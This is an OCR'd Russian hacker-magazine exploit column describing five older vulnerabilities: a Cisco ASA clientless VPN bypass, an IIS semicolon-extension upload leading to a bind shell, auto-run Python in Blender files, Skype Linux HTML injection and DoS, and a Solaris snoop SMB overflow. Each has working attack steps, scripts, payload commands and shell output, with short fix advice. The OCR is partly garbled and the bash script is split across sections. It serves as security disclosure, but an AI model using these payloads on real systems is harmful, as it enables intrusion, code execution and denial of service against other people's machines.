
РАЗЪЯСНЕНИЕ ПРИМЕНЕНИЯ CLIENTLESS VPN SSL

01 ОБХОД ОГРАНИЧЕНИЙ В CISCO VPN SSL

BRIEF CISCO VPN SSL — модуль к CISCO ASA и целой линейке продуктов CISCO, который предназначен для расширения сетевого функционала девайса. Он позволяет организовать распределенную VPN-сеть, увеличив сетевые ресурсы инфраструктуры за счет разнесенных через интернет клиентов.

EXPLOIT CISCO VPN Clientless — ограничивающий клиента опционал, который разрешает или запрещает пользователю VPN обращаться к ресурсам виртуальной частной сети. Реализация механизма ограничений воистину выполнена очень криво. CISCO шифрует ресурс в ужасную строку, затем подставляет к ней специальное слово, конструирует линк и только тогда доверенный пользователь, открывая ее, получает доступ к ресурсу.
Как выяснилось, любой желающий может спокойно обратиться к любому интернет/Intranet-узлу, обходя ограничения системы. Предположим, желанный ресурс — http://intranet. Чтобы обратиться к нему, следует произвести следующие действия:
1) Преобразуем строку к ROT13 — uggc://vagenarg.
2) Символы ASCII-последовательности конвертим в HEX — 756767633a2f2f766167656e617267.
3) Открываем в браузере линк — https://[CISCOVPNSSL]/+CSCO+00756767633a2f2f766167656e617267++.
Все! Для упрощения процесса злодеи написали скрипт:

```
#!/bin/bash
echo -n "write URL:"
read a
b=`echo -n $a | tr '[a-m][n-z][A-M][N-Z]' '[n-z][a-m]
[N-Z][A-M]' | od
-tx1 | cut -c8- | sed 's/ //g'` | paste -s -d '';
echo -n "URL "
```



НАСТРОЙКИ ОГРАНИЧЕНИЙ CLIENTLESS В CISCO VPN-МОДУЛЕ

```
echo -n "https://[CISCOVPNSSL]/+CSCO+00";; echo -n $b;
echo -n "++";
echo "";
```


SOLUTION Активируй дополнительные типы ACL-листов (webtype/filter), а также ознакомься с документом «Cisco Understanding Features NotSupported in Clientless SSL VPN».

TARGETS Cisco ASA <= 8.x.

02 ОБХОД ОГРАНИЧЕНИЙ БЕЗОПАСНОСТИ В MICROSOFT IIS

BRIEF Уязвимость найдена в известнейшем WEB-сервере от Microsoft. Путем загрузки специально сформированных ASP-файлов на узел существует возможность выполнить произвольный код, пробекдорить систему и далее — делать практически, что угодно. Вызвано это недостаточными ограничениями при проверке расширений файлов.

EXPLOIT IIS нормально воспринимает имена файлов с расширениями: .asp;.gif, .asp;.jpg, .asp;.exe. При проверке сервер обращает внимание только на первое расширение, а что стоит за «;» — ему без разницы. Методика состоит в том, что, используя такое обстоятельство, мы предварительно готовим злонамеренный файл, загружаем его на сервер (идеально, если это будет картинка), затем обращаемся через WEB для



КОД SHELLCODE'А ПРЕОБРАЗОВАН В ПОСЛЕДОВАТЕЛЬНОСТЬ СИМВОЛОВ, ПРЕДСТАВЛЕННЫХ В ВИДЕ ОПЕРАТОРА ВЗЯТИЯ СИМВОЛА ПО ЕГО НОМЕРУ В ТАБЛИЦЕ ASCII

С ПОМОЩЬЮ XDOTOOL МОЖНО ДЕЛАТЬ С МЫШЬЮ И КЛАВИАТУРОЙ ПРАКТИЧЕСКИ ВСЕ, ЧТО УГОДНО. НАПРИМЕР, ПО ТАЙМЕРУ ИСПОЛНИТЬ СНЯТИЕ СКРИНШОТА С ОПРЕДЕЛЕННОЙ ЗОНЫ ЭКРАНА

запуска шелл-кода на исполнение. Разработчиками известного дистрибутива Backtrack было создано средство, работающее именно по такой схеме (backtrack.it/~emgent/exploits/IIS-asp.py):

```
./IIS-asp.py <image.jpg> <номер shellcode>
```

Опционально, под номером шелл-кода подразумевается 0 — shell_bind_tcp, 1 — meterpreter_bind_tcp, 2 — vncinject_bind_tcp, собственно, одни из самых известных payloads из пакета Metasploit.

```
root@andrej:/tmp# ./IIS-asp.py image.jpg 0
```

На выходе получаем image.asp;.jpg, которую требуется прогрузить на WEB-сервер. Конечно, такая возможность бывает далеко не всегда. Тем не менее, если она есть, через форму обзора выбираем наш файл, льем на сервер (например, в папку «images», «avatars», «uploads»). После чего обращаемся к ней:

```
http://127.0.0.1/images/image.asp;.jpg

root@andrej:/tmp# nc -vv 10.12.6.6 31337
# Zerbion [10.12.6.6] 31337 (?) open
#

# Microsoft Windows [Version 5.2.3790]
# (C) Copyright 1985-2003 Microsoft Corp.
#

# c:\windows\system32\inetsrv>whoami
> nt authority\network service
```

Порядок!

SOLUTION Тщательнее фильтровать прогружаемое на сервер содержимое на прикладном уровне.

TARGETS Microsoft Internet Information Services (IIS) 5.x/6.x.

03 ИНЖЕКТ КОДА В ФАЙЛЫ ПРОЕКТОВ BLENDER

BRIEF Blender (blender.org) — это известный продукт для 3D-разработчиков и аниматоров, который позволяет использовать средства моделирования, рендеринга, постобработки видео и многое другое! На самом деле полноценно пользоваться им умеют только профессионалы, потому что он непрост в использовании. Попал он в рубрику по той простой причине, что существует возможность использовать его выходные файлы (формат .blend) в качестве вредоносных.


EXPLOIT Открой текстовый редактор кода Blender (Text Editor), правый клик, «New». В появившемся поле, пишем свой код на Python, например:

```
import os
os.system("calc.exe")
```

В поле «Text Name» (TX:Text.001) заменяем значение на свое с указанием нашего скрипта TX:myscript. Затем переходим на панель «Buttons Window», из выпадающей панели (panel) выбираем «Script», при этом проверив, что графа «enable script links» активна. Жмем на «New», выбираем нами созданное скриптовое описание (myscript). Из выпадающего меню событий выбери «OnLoad». Теперь сохраняем файл в выходной, это делается из «User Preferences → File → Save».

TARGETS Blender 2.49b, Blender 2.40, Blender 2.35a, Blender 2.34.

SOLUTION Производитель был уведомлен о подобном способе внедрения злонамеренного кода в свои продукты, но никакой ответной реакции не последовало. Из практических советов можно дать способ изучения .blend-файла — парсить проект на предмет SDNA Scriptlink (http://www.



КТО БЫ ЗНАЛ, ЧТО В СТОЛЬ БЕЗОБИДНЫЙ ПРОЕКТ МОЖНО ВНЕДРИТЬ ЧТО-ТО ВРЕДОНОСНОЕ!

atmind.nl/blender/blender-sdna.html#struct:ScriptLink), куда помещается сам код.

04 УЯЗВИМОСТИ В LINUX-ВЕРСИИ SKYPE

BRIEF Сразу после нового года двое итальянских исследователей обнаружили странный косяк в Skype (и даже несколько). Скорее, эти уязвимости я бы причислил не к классам конкретных брешей безопасности, а к ошибкам проектирования (design error). Касаются они только Linux-версии, GUI-интерфейс которой написан с использованием средств библиотеки QT (qt.nokia.com/products).

EXPLOIT
1. Реализация pseudo-XSS. Многие поля программы воспринимают теги HTML из-за того, что они не урезаются программно. Возможно, разработчиками подразумевалось, что пользователь может сделать свой ник жирным или добавить контакт в другом цвете с помощью средств разметки, но, по моему мнению — просто не уследили. Попробуй использовать тэг «"><h1><"» в поиске контактов, обзоре для выбора файлов для отправки, полях профиля. Увидел? Конечно, эксплуатировать такое — достаточно трудно, но, если проявить смекалку, можно добиться интересного. Например, поле «Домашняя страница» в профиле доступно для клика сторонним пользователям. Это значит, если мы сумеем засунуть туда реализацию XSS, то вполне вероятно, что, когда интересующийся нашей домашней страницей юзер кликнет по ней, просматривая наш профиль, его ждет беда, хотя бы на уровне «phishing»-атаки:

```
xakep.ru">Ошибка! Недопустимый объект гиперссылки.>
```

При таком раскладе в профиле в качестве страницы будет виднеться google.it, а вот после клика пользователь угодит на наш сайт журнала! Естественно, в реалиях место «Хакер.ру» займет ресурс с вредоносным кодом, на котором в том числе может располагаться сценарий проведения XSS-атаки.
2. Denial Of Service — загрузка ЦП на 100%. Для изучения атаки требуется установка xdotool (semicomplete.com/projects/xdotool) — средства имитации виртуальных мыши и клавиатуры. Часто его используют для автоматизации ручных задач в Linux/FreeBSD, например, повторяющихся действий в рамках браузера, какой-то программы и так далее. Впрочем, для Windows таких средств навалом (Automize).
Сначала курсор мыши требуется руками установить в поле ввода сообщения Skype, затем средствами xdotool мы сформируем большую строку, состоящую из знаков пробела, и отправим ее:

```
sleep 5 && xdotool type "`perl -e "print 'S 'x44801"`" &&
xdotool key Return

sleep 5 && xdotool type 's/../' && xdotool type "`perl -e
"print 'S 'x44801"`" && xdotool type '/' && xdotool key
Return
```


Соответственно, 0x44801 — пробельный заменитель в хексе.
Вследствие этого произойдет отказ в обслуживании программы из-за недостаточной проверки входных данных. При некоторых обстоятельствах был замечен «вылет» собеседника из программы. Более безобидные примеры переполнений были обнаружены при организации звонков или посылке SMS на номера, превышающие 89601-символ.

TARGETS
Версии <=2.1 Beta.

SOLUTION
В настоящее время исправлений уязвимости не имеется.

05 МНОЖЕСТВЕННЫЕ ПЕРЕПОЛНЕНИЯ БУФЕРА В SUN SOLARIS (SNOOP)

BRIEF В августе прошлого года были обнаружены критические уязвимости в утилите snoop (docs.sun.com/app/docs/doc/819-2240/snoop-1m?a=view) ОС SUN Solaris. Snoop представляет собой средство сетевого мониторинга и анализа, некий аналог tcpdump/ethereal. Нетрудно догадаться, что уязвимости, эксплуатируемые в сниферах, как правило,



ПРОБИРАЕМСЯ НА WEB-СЕРВЕР

РАБОТА SOLARIS SNOOP — СНИФЕР КАК СНИФЕР!


связаны с неправильной обработкой анализируемых пакетов стека разных протоколов. На примере Wireshark:

> CVE-2006-3627 — отказ в обслуживании и выполнение произвольного кода при анализе пакетов GSM BSSMAP
> CVE-2009-3243 — отказ в обслуживании и выполнение произвольного кода при анализе пакетов TLS
> CVE-2009-3550 — отказ в обслуживании и выполнение произвольного кода при анализе DCERPC-пакетов
> CVE-2009-3829 — целочисленное переполнение в wiretap/erf.c при анализе беспроводного стека протоколов

Поверь, список можно продолжать еще долго. Из-за обилия и разнообразия протоколов и их структур разработчики иногда здорово халтурят, забывая, что могут допустить огромные бреши в безопасности при таком подходе. На этот раз уязвимость связана с обработкой SMB-пакетов (src/cmd/cmd-inet/usr.sbin/snoop/snoop_smb.c). Взглянем на уязвимый фрагмент кода:

```
06    static void
07    interpret_negprot(int flags, uchar_t *data,
              int len, char *xtra)
08    {
09       int length;
10       int bytecount;
11       char dialect[256];
12         ...
13       protodata = (uchar_t *)data +
              sizeof (struct smb);
14       protodata++;          /* skip wordcount */
15
16       if (smbdata->flags & SERVER_RESPONSE) {
17         ...
18       } else {
19          /*
20           * request packet:
21           * short bytecount;
22           * struct { char fmt; char name[]; } dialects
23           */
24          bytecount = get2(protodata);
25          protodata += 2;
26          if (flags & F_SUM) {
27             while (bytecount > 1) {
28                length = sprintf(dialect,
                         (char *)protodata+1);
29                protodata += (length+2);
30                bytecount -= (length+2);
31             }
```

Обратив внимание на строку 16, можно понять, что, если SMB-пакет не является ответом сервера, то ветвление перейдет на «else» условие и механизм по парсингу пакета (get2()). Продолжается считывание и заполнение структуры данных пакета (27), до метки F_SUM. После чего выполняется копирование части элементов управляемого пользователем пакета в буфер (dialect) с помощью функции sprintf. При этом сам буфер ограничен всего 256 байтами, а никаких проверок на него не производится.



ПОДУМАТЬ ТОЛЬКО, СТОЛЬКО УЯЗВИМОСТЕЙ В СНИФЕРЕ!

EXPLOIT Рабочий код эксплоита можно скачать здесь — milw0rm.org/exploits/6328.

Действия атакующего:

```
attack:/exploits# ./hoagie_snoop -t 192.168.0.1

* [*] attacking 'SunOS opensolaris 5.11 snv_86 i86pc i386
i86pc' on '192.168.0.1' ...
 * [*] execute 'uname -a > /tmp/.patch.your.system.txt'
now ...
 * [*] done
attack:/exploits#
```

То, что при этом видит администратор системы:

```
admin@opensolaris:~# snoop port 445
 * Using device pcn0 (promiscuous mode)
 * sh[1]: i??SMBr: not found [No such file or directory]
 * WARNING: received signal 11 from packet 1
admin@opensolaris:~# cat /tmp/.patch.your.system.txt
